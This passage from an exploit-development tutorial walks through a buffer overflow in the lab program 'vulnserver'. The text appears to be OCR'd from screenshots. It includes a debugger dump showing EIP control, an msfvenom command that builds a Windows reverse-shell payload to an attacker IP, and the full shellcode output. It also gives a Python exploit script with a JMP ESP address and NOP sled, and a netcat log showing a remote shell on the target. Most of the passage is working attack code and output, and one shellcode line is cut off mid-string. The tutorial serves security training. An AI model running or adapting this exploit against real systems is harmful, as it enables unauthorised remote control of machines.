
```
625011AF  FFE4          JMP ESP
625011B3  58            POP EAX
625011B4  58            POP EAX
625011B5  C3            RETN
625011B6  5D            POP EBP
625011B7  C3            RETN
625011B8  55            PUSH EBP
625011B9  89E5          MOV EBP,ESP
625011BB  FFE4          JMP ESP
625011BD  FFE1          JMP ECX
625011BF  5B            POP EBX
625011C0  5B            POP EBX
625011C1  C3            RETN
625011C2  5D            POP EBP
625011C3  C3            RETN
625011C4  55            PUSH EBP
625011C5  89E5          MOV EBP,ESP
625011C7  FFE4          JMP ESP
625011C9  FFE3          JMP EBX
625011CB  5D            POP EBP
625011CC  5D            POP EBP
625011CD  C3            RETN
625011CE  5D            POP EBP
625011CF  C3            RETN
625011D0  55            PUSH EBP
625011D1  89E5          MOV EBP,ESP
625011D3  FFE4          JMP ESP
625011D5  FFE7          JMP EDI
625011D7  5B            POP EBX
625011D8  5B            POP EBX
```

```
Registers (FPU)
EAX 0183F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00394FEC
EDX 00000000
EBX 00000058
ESP 0183F9E0
EBP 41414141
ESI 00000000

EIP 625011AF essfunc.625011AF

P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

So, what happened here is the program had stopped when we reached our break-point, and the "EIP" has been overwritten with the value we specified in our python script. It means that we have full control over the "EIP" and can run any shellcode to compromise our target machine.

7 — Generating shellcode and gaining access

At this stage of the exploit development process, it is time to generate the shellcode. In this example, we will use msfvenom to create a reverse shell payload. Msfvenom is the combination of payload generation and encoding. To create the shellcode we need to execute the following command: (root@kali:~# msfvenom — platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"). Let's break it down and analyze the command. First, we invoked the tool and then specified the payload for the Windows operating system (windows/shell_reverse_tcp) by using the "-p" operator. Next, we provided the attacker machine's IP address (LHOST) and the port number (LPORT) to listen on for incoming connection. Then we used the "EXITFUNC=thread" command to make the exploit a little bit more stable (this is optional). We wanted to export everything into the C file type, so we specified the "-f" operator. Next, we provided the architecture "-a x86" of the target machine and a bad character using the "-b" option.




```
root@root:~# msfvenon --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xc4\xd9\x74\x24\xf4\x58\xbe\xc3\x6f\x27\x34\x33\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x70\x13\x03\xb3\x7c\xc5\xc1\xcf\x6b\x8b"
"\x2a\x2f\x6c\xec\xa3\xca\x5d\x2c\xd7\x9f\xce\x9c\x93\xcd\xe2"
"\x57\xf1\xe5\x71\x15\xde\x0a\x31\x90\x38\x25\xc2\x89\x79\x24"
"\x40\xd0\xad\x86\x79\x1b\xa0\xc7\xbe\x46\x49\x95\x17\x0c\xfc"
"\x09\x13\x58\x3d\xa2\x6f\x4c\x45\x57\x27\x6f\x64\xc6\x33\x36"
"\xa6\xe9\x90\x42\xef\xf1\xf5\x6f\xb9\x8a\xce\x04\x38\x5a\x1f"
"\xe4\x97\xa3\xaf\x17\xe9\xe4\x08\xc8\x9c\x1c\x6b\x75\xa7\xdb"
"\x11\xa1\x22\xff\xb2\x22\x94\xdb\x43\xe6\x43\xa8\x48\x43\x07"
"\xf6\x4c\x52\xc4\x8d\x69\xdf\xeb\x41\xf8\x9b\xcf\x45\xa0\x78"
"\x71\xdc\x0c\x2e\x8e\x3e\xef\x8f\x2a\x35\x02\xdb\x46\x14\x4b"
"\x28\x6b\xa6\x8b\x26\xfc\xd5\xb9\xe9\x56\x71\xf2\x62\x71\x86"
"\xf5\x58\xc5\x18\x08\x63\x36\x31\xcf\x37\x66\x29\xe6\x37\xed"
"\xa9\x87\xe2\xa2\xf9\xa7\x5d\x03\xa9\x07\x0e\xeb\xa3\x87\x71"
"\x0b\xcc\x4d\x1a\xa6\x37\x06\x2f\x3d\x3d\xd9\x47\x43\x41\xf4"
"\xcb\xca\xa7\x9c\xe3\x9a\x70\x09\x9d\x86\x0a\xa8\x62\x1d\x77"
"\xea\xe9\x92\x88\xa5\x19\xde\x9a\x52\xea\x95\xc0\xf5\xf5\x03"
"\x6c\x99\x64\xc8\x6c\xd4\x94\x47\x3b\xb1\x6b\x9e\xa9\x2f\xd5"
"\x08\xcf\xed\x83\x73\x4b\x6a\x70\x7d\x52\xff\xcc\x59\x44\x39"
```

Once you hit *"Enter,"* it will generate a payload. We need to copy and use it in our python script.

Open up the python script with any text editor and declare a variable like "overflow" or anything you like, and then paste the payload.


Next, we have to add this variable of payload into the "shellcode" variable by providing a few ("\x90" no operation) paddings.

Ex: (shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow). We use this type of padding to make sure that nothing is interfering between the jump command and our payload.



```
#!/usr/bin/python

import sys, socket

overflow =
"\xb8\x7b\x93\x7a\x2d\xdb\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x52\x83\xc5\x04\x31\x45\x0e\x03\x3e\x9d\x98\xd8\x3c\x49\xde\x23\xbc\x8a\x

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 42 + overflow

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```


After everything is complete, save the script and run it against the target machine. Before executing the script, make sure that the "vulnserver" software is running as administrator on the target machine.



Name	Date modified	Type	Size
Source	9/5/2019 8:37 AM	File folder	
essfunc.dll	11/19/2010 5:46 PM	Application extens...	17 KB
LICENSE.TXT	11/19/2010 5:46 PM	Text Document	2 KB
README.TXT	11/19/2010 5:46 PM	Text Document	4 KB
vulnserver.exe			29 KB
vulnserver.zip			22 KB

Finally, we can start a netcat listener to capture the reverse shell connection, and send our exploit buffer to the application by executing the python script we created.

Ex: (root@kali:~# nc -nvlp 4444).



```
root@root:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.4] 49483
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
iewin7\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\Users\IEUser\Desktop\vulnserver

03/12/2020  10:29 AM    <DIR>          .
03/12/2020  10:29 AM    <DIR>          ..
11/19/2010  05:46 PM            16,601 essfunc.dll
11/19/2010  05:46 PM             1,501 LICENSE.TXT
11/19/2010  05:46 PM             3,255 README.TXT
03/12/2020  04:39 AM    <DIR>          Source
11/19/2010  07:57 PM            29,624 vulnserver.exe
               4 File(s)         50,981 bytes
               3 Dir(s)  24,990,904,320 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

As you can see in the screenshot above, once the python script is executed, you will receive the reverse shell connection and will have full control over the target machine.